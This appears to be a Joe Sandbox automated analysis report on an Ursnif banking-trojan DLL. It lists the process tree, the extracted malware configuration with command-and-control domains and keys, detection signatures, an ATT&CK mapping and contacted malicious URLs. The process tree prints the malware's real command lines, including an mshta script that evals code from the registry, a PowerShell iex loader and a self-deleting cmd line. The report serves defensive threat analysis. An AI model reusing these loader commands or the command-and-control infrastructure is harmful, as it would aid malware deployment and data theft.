ID: 498331
Sample Name: 2u2mgtylJy.dll
Cookbook: default.jbs
Time: 23:35:08
Date: 06/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report 2u2mgtylJy.dll

Overview


General Information

Sample Name:	2u2mgtylJy.dll
Analysis ID:	498331
MD5:	503edcfec226237..
SHA1:	37648e8ced69d8..
SHA256:	3ef3beaa49e07f1..
Tags:	dll
Infos:	

Most interesting Screenshot:



Detection




Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e.…
- Sigma detected: Powershell run cod…
- Yara detected Ursnif
- System process connects to networ…
- Antivirus detection for URL or domain
- Sigma detected: Encoded IEX
- Maps a DLL or memory area into an…
- Writes to foreign memory regions
- Writes or reads registry keys via WMI
- Suspicious powershell command line…
- Allocates memory in foreign process…

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 7044 cmdline: loaddll32.exe 'C:\Users\user\Desktop\2u2mgtylJy.dll' MD5: 72FCD8FB0ADC38ED9050569AD673650E)
  - cmd.exe (PID: 7056 cmdline: cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\2u2mgtylJy.dll',#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 7076 cmdline: rundll32.exe 'C:\Users\user\Desktop\2u2mgtylJy.dll',#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - control.exe (PID: 6268 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
  - rundll32.exe (PID: 7064 cmdline: rundll32.exe C:\Users\user\Desktop\2u2mgtylJy.dll,Bonebegin MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 7136 cmdline: rundll32.exe C:\Users\user\Desktop\2u2mgtylJy.dll,Father MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 7160 cmdline: rundll32.exe C:\Users\user\Desktop\2u2mgtylJy.dll,Ratherdesign MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - control.exe (PID: 2988 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
- mshta.exe (PID: 6260 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>K0qx='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(K0qx).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\DeviceFile'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 6104 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').UtilTool)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 2920 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 3912 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\jdlmh2q4.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 1196 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESD66D.tmp' 'c:\Users\user\AppData\Local\Temp\CSCCE0193F21C5D49109645DA91D5FFF210.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 488 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\w34iw342.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 5760 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESE022.tmp' 'c:\Users\user\AppData\Local\Temp\CSC919BED62534A4CC3BF2669B466E033B8.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - explorer.exe (PID: 3352 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cmd.exe (PID: 4436 cmdline: 'C:\Windows\System32\cmd.exe' /C ping localhost -n 5 && del 'C:\Users\user\Desktop\2u2mgtylJy.dll' MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 6388 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- mshta.exe (PID: 5080 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>Cbv5='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Cbv5).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\DeviceFile'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 3212 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').UtilTool)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 1324 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 3248 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\yg5i0oy3.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6552 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES889.tmp' 'c:\Users\user\AppData\Local\Temp\CSCCED00F42533349BEA98D8A77AE340CD.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 6908 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\4z2qptpk.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6868 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES1839.tmp' 'c:\Users\user\AppData\Local\Temp\CSC5471F709FE714810AB0D5625CD34D24.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "lang_id": "RU, CN",
  "RSA Public Key":
"TQcvS5IrBIzT3+zGJZ6/B2cbmD8QQfXWsXQyoKLnldUl+fxloKcyGDdinb2QDD2PXD9XpRc5HbwrNqmPhmWJ0e/UBRwWUbictoSBMJ4aPIlTym7tmGSfnad7IPv5Srn06Y3XBZuYQ1Xys1ZxJwHplzKU0w90/qyyPVRqKOq/MLuCVIMXJCRzYsm45jCi3wlMV3wGL62NM3woVBhffjDDamQ53wj1axbnrsRRrHGvT3qf401ulwz8Ta2wR4uBYmHqgQhJz/9sbeghYJb5FWrjfTJDZcpuOb/2rXGCjZzLO89NTeNJJsLx8uenN3zhb+nnl/3yl1tkz3umoGAvkIUnqQXKMRLBu54y8WHgbT1gdAw=",
  "c2_domain": [
    "init.icecreambob.com",
    "app.updatebrouser.com",
    "fun.lakeofgold.com"
  ],
  "botnet": "3500",
  "server": "580",
  "serpent_key": "34V2LBzJE8iG98YR",
  "sleep_time": "5",
  "CONF_TIMEOUT": "20",
  "SetWaitableTimer_value": "1"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000003.440873523.0000000003A58000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
0000001F.00000003.521119646.0000019E72A0C000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.502401968.0000000004AA8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.471332372.00000000059D9000.00000004.00000040.sdmp	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	
00000000.00000003.502219800.0000000004AA8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Click to see the 55 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
6.3.rundll32.exe.2f18cd6.0.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
6.2.rundll32.exe.31b0000.0.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
0.2.loaddll32.exe.f30000.0.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
5.3.rundll32.exe.4ad8cd6.0.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
3.3.rundll32.exe.595a4a0.1.raw.unpack	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	
Click to see the 16 entries				

Sigma Overview

System Summary:

Sigma detected: Encoded IEX

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Mshta Spawning Windows Shell

Sigma detected: Suspicious Csc.exe Source File Folder

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Data Obfuscation:

Sigma detected: Powershell run code from registry

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Antivirus detection for URL or domain

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

System Summary:

Writes or reads registry keys via WMI

Writes registry values via WMI

Data Obfuscation:

Suspicious powershell command line found

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Self deletion via cmd delete

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Writes to foreign memory regions

Allocates memory in foreign processes

Injects code into the Windows Explorer (explorer.exe)

Modifies the context of a thread in another process (thread injection)

Creates a thread in another existing process (thread injection)

Stealing of Sensitive Information:

Yara detected Ursnif

Remote Access Functionality:


Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and Co
Valid Accounts	Windows Management Instrumentation 2	Path Interception	Process Injection 7 1 2	Obfuscated Files or Information 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Transfe
Default Accounts	Command and Scripting Interpreter 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	File Deletion 1	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Email Collection 1	Exfiltration Over Bluetooth	Encryp Chann
Domain Accounts	PowerShell 1	Logon Script (Windows)	Logon Script (Windows)	Masquerading 1	Security Account Manager	File and Directory Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Applica Layer Protoc

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and Co
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 2 1	NTDS	System Information Discovery 3 5	Distributed Component Object Model	Input Capture	Scheduled Transfer	Applica Layer Protoc
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 7 1 2	LSA Secrets	Security Software Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallbac Chann
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Rundll32 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 2 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiba Comm
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	Process Discovery 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used F
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applica Layer F
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web P
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	Remote System Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tra Protoc


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
2u2mgtylJy.dll	4%	Virustotal		Browse
2u2mgtylJy.dll	0%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.loaddll32.exe.f30000.0.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
6.2.rundll32.exe.31b0000.0.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
3.2.rundll32.exe.32e0000.0.unpack	100%	Avira	HEUR/AGEN.1108168		Download File

Domains

Source	Detection	Scanner	Label	Link
init.icecreambob.com	3%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://init.icecreambob.com/c0EOvrV0qc5VSAwBXBa8q/dPW7TTNz1rcIbr1g/OGkQFSQW_2Bb_2B/CxLaOk_2FnPEARFaVw/Csb60MwQA/8Ypl3_2BWvnuCQW7vD8i/qdzylpoZqovaHq0DLVW/usKTeoNgbrF2w_2BDuaJdC/AKwpjjkO35n80/YGAxFnFT/q0_2FYrqQ4gjnchYC1nCbyF/Hp5QomuD7V/q_2FNrEW28WwhW5J3/evh_2FuGxsfW/FTakqhOgg0C/5jOddm5Nv3UnAe/3xfYM3v5ExQ_2BFLHBcHx/XxFQgyV8rJEGI_2B/SbbjLh_2FBHqXrD/63xNgkJW9N_2F4ADkn/Y6hvY_2Bp/meMPSPNF59dChat/emng	100%	Avira URL Cloud	malware	
http://init.icecreambob.com/sv2O34qq/Kta1HvKsZ3tgM7tFYBomACu/mI6UagQ8wE/lYb6amh0XTBBLuSs2/uL4X3YpCek6i/1bj7_2BSpik/RZgu0vnHADL_2F/DGIXfo8xI_2Fn7H2kdqcK/qXQVYi0KeQpUICab/7iJEzXcfcMykGMx/EJryNKNs8qa83X8s7Y/7tfLoTfti/U8NCgomMwZYVXU814zuK/PzGEHqwSUIE_2B6HbQA/nZ16OvnVY6z_2B_2BbpXoo/EiIV_2FcZQIU_/2B_2FmU5/qne1F46TC0T7BPdNnwGtiCp/b9fo2Sp7mS/YC35VhxW_2F7DBQpp/ArbAVDFUHmnE/HIkiAjFrV16/J_2FNADvxnl/nN	100%	Avira URL Cloud	malware	
http://constitution.org/usdeclar.txt	0%	URL Reputation	safe	
http://init.icecreambob.com/6ekkhXb3MtuoC3_2FyvMu7l/0daElC7mOy/R6ZAlklcJ6nCEa1JG/77QHYRlDFZhY/CKh_2FHTF7b/anY3A4myrq9HMr/O0ixl1A9Ab9AH_2B1NpLR/OZcyW0ela3aJDPib/aDAo_2FD0usl4GG/4oFEpWmdLkMOuuyhNo/mbHFma2ju/jhqMzX7tDC0zN5vsOrlK/LJLMnBely6_2FcvVC3_/2BGwUD6Z4I7FCi_2F4cLgE/uWy6vjfOkNRx2/Rg68drga/pJzjEQy6uB0KP1_2FePOOmA/O6h7H3iuIm/pcPhmiBWtj4KTiWxG/SDfQhFDr6R3L/tcUc0BMyzZU/A0ixqYVRKBrNc/C6	100%	Avira URL Cloud	malware	
http://init.icecreambob.com/mGUnO6XImcveA33xjh/RHKTTJs7w/ZXD5AGL8Z6b5Ydjn0EBf/EEGi_2B0P5BK3ftqfJ8/5Y3Dt3ILkK2tDhNHmvNVf_/2F6_2F9GG6nmd/AY3q5qlr/sduRVTyfg13io80O41ww0bD/nRvcHECqk0/hG_2B3Z8IlsbTadMs/jPEgqC11z_2F/jJ4I6p_2FzT/fAEznSbYmzFTCx/tlrGc2O52xjGLqfXmjqXa/6zgFstkYf810iRhc/DHMuTlvestji1tB/IFQcQqkY0w_2Fc2Xsv/6z833jFgl/JXYjGT9FPcN_2B_2FZhr/B_2FsGJxQAgoh7FOdw4/SNBrK	100%	Avira URL Cloud	malware	
http://init.icecreambob.com/kk7MynOrZ2/z5Qh_2BFEZjQ9BqRe/l_2Bgh6swCWQ/Zdtmhdulegn/LFRgPgQWX6bTGy/Yy1zwx8XOzt5N3jy5Pcmz/ts9skZhrek9mZcWd/xn8wNPnE877ouqT/kBRevLD80b3Nerfvje/33yHfRtoq/EihB_2BQDiRYgQil4p84/D0DabPhF3qer2j9EJKn/WvoAJfNTpYAIRvXDTaZZDH/fUk_2BZih9cWP/r9VQkrFe/xqlWhFz_2BH7D5UWSdx5_2F/aZRLZpngni/St06qc8pfSPa4Smvv/1_2F3_2B3r2l/ptas5GP7wAZ/bcuDVyi8nVrKje/tpxJ_2BEDA1LSa1gW0Wq6/omxVT	100%	Avira URL Cloud	malware	
http://init.icecreambob.com/uIg4rVau7E/pTOdpcWCqXLyW2Bb5/JVlWWIBKAi_2/FojTkl9LBdj/5NQUgJKju0RtNO/tzDm4s507_2F4kRlBxNQt/CqxnS5LJs3_2FGkx/6ujxicMmApQgR_2/FMWid4EYZr5bz4ddPN/lQ9nZpFjW/G2s2Nwqd9U74yv0lJk1Z/vtVoAMsIMmzYYMF6sq8/woVgKPwWZHePIzS0ff2CWr/hCbiWIGzzlF_2/FmwQ3_2F/eBtb4969HyiFKQjm86_2Fle/DPRDUjXUk5/_2F4UeWwjjX_2FtrJ/9zRp4NGcvnKV/V15fgxhlV6E/wQC8oVitxi5FBk/gvAuYUOLQwJUKJ5EjKZtE/tSYoF	100%	Avira URL Cloud	malware	
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
init.icecreambob.com	194.147.86.221	true	true	• 3%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://init.icecreambob.com/c0EOvrV0qc5VSAwBXBa8q/dPW7TTNz1rcIbr1g/OGkQFSQW_2Bb_2B/CxLaOk_2FnPEARFaVw/Csb60MwQA/8Ypl3_2BWvnuCQW7vD8i/qdzylpoZqovaHq0DLVW/usKTeoNgbrF2w_2BDuaJdC/AKwpjjkO35n80/YGAxFnFT/q0_2FYrqQ4gjnchYC1nCbyF/Hp5QomuD7V/q_2FNrEW28WwhW5J3/evh_2FuGxsfW/FTakqhOgg0C/5jOddm5Nv3UnAe/3xfYM3v5ExQ_2BFLHBcHx/XxFQgyV8rJEGI_2B/SbbjLh_2FBHqXrD/63xNgkJW9N_2F4ADkn/Y6hvY_2Bp/meMPSPNF59dChat/emng	true	• Avira URL Cloud: malware	unknown

Name	Malicious	Antivirus Detection	Reputation
http://init.icecreambob.com/sv2O34qq/Kta1HvKsZ3tgM7tFYBomACu/mI6UagQ8wE/lYb6amh0XTBBLuSs2/uL4X3YpCek6i/1bj7_2BSpik/RZgu0vnHADL_2F/DGIXfo8xI_2Fn7H2kdqcK/qXQVYi0KeQpUICab/7iJEzXcfcMykGMx/EJryNKNs8qa83X8s7Y/7tfLoTfti/U8NCgomMwZYVXU814zuK/PzGEHqwSUIE_2B6HbQA/nZ16OvnVY6z_2B_2BbpXoo/EiIV_2FcZQIU_/2B_2FmU5/qne1F46TC0T7BPdNnwGtiCp/b9fo2Sp7mS/YC35VhxW_2F7DBQpp/ArbAVDFUHmnE/HIkiAjFrV16/J_2FNADvxnl/nN	true	• Avira URL Cloud: malware	unknown
http://init.icecreambob.com/6ekkhXb3MtuoC3_2FyvMu7l/0daElC7mOy/R6ZAlklcJ6nCEa1JG/77QHYRlDFZhY/CKh_2FHTF7b/anY3A4myrq9HMr/O0ixl1A9Ab9AH_2B1NpLR/OZcyW0ela3aJDPib/aDAo_2FD0usl4GG/4oFEpWmdLkMOuuyhNo/mbHFma2ju/jhqMzX7tDC0zN5vsOrlK/LJLMnBely6_2FcvVC3_/2BGwUD6Z4I7FCi_2F4cLgE/uWy6vjfOkNRx2/Rg68drga/pJzjEQy6uB0KP1_2FePOOmA/O6h7H3iuIm/pcPhmiBWtj4KTiWxG/SDfQhFDr6R3L/tcUc0BMyzZU/A0ixqYVRKBrNc/C6	true	• Avira URL Cloud: malware	unknown
http://init.icecreambob.com/mGUnO6XImcveA33xjh/RHKTTJs7w/ZXD5AGL8Z6b5Ydjn0EBf/EEGi_2B0P5BK3ftqfJ8/5Y3Dt3ILkK2tDhNHmvNVf_/2F6_2F9GG6nmd/AY3q5qlr/sduRVTyfg13io80O41ww0bD/nRvcHECqk0/hG_2B3Z8IlsbTadMs/jPEgqC11z_2F/jJ4I6p_2FzT/fAEznSbYmzFTCx/tlrGc2O52xjGLqfXmjqXa/6zgFstkYf810iRhc/DHMuTlvestji1tB/IFQcQqkY0w_2Fc2Xsv/6z833jFgl/JXYjGT9FPcN_2B_2FZhr/B_2FsGJxQAgoh7FOdw4/SNBrK	true	• Avira URL Cloud: malware	unknown
http://init.icecreambob.com/kk7MynOrZ2/z5Qh_2BFEZjQ9BqRe/l_2Bgh6swCWQ/Zdtmhdulegn/LFRgPgQWX6bTGy/Yy1zwx8XOzt5N3jy5Pcmz/ts9skZhrek9mZcWd/xn8wNPnE877ouqT/kBRevLD80b3Nerfvje/33yHfRtoq/EihB_2BQDiRYgQil4p84/D0DabPhF3qer2j9EJKn/WvoAJfNTpYAIRvXDTaZZDH/fUk_2BZih9cWP/r9VQkrFe/xqlWhFz_2BH7D5UWSdx5_2F/aZRLZpngni/St06qc8pfSPa4Smvv/1_2F3_2B3r2l/ptas5GP7wAZ/bcuDVyi8nVrKje/tpxJ_2BEDA1LSa1gW0Wq6/omxVT	true	• Avira URL Cloud: malware	unknown
http://init.icecreambob.com/uIg4rVau7E/pTOdpcWCqXLyW2Bb5/JVlWWIBKAi_2/FojTkl9LBdj/5NQUgJKju0RtNO/tzDm4s507_2F4kRlBxNQt/CqxnS5LJs3_2FGkx/6ujxicMmApQgR_2/FMWid4EYZr5bz4ddPN/IQ9nZpFjW/G2s2Nwqd9U74yv0lJk1Z/vtVoAMsIMmzYYMF6sq8/woVgKPwWZHePIzS0ff2CWr/hCbiWIGzzlF_2/FmwQ3_2F/eBtb4969HyiFKQjm86_2Fle/DPRDUjXUk5/_2F4UeWwjjX_2FtrJ/9zRp4NGcvnKV/V15fgxhlV6E/wQC8oVitxi5FBk/gvAuYUOLQwJUKJ5EjKZtE/tSYoF	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
194.147.86.221	init.icecreambob.com	Russian Federation		61400	NETRACK-ASRU	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	498331
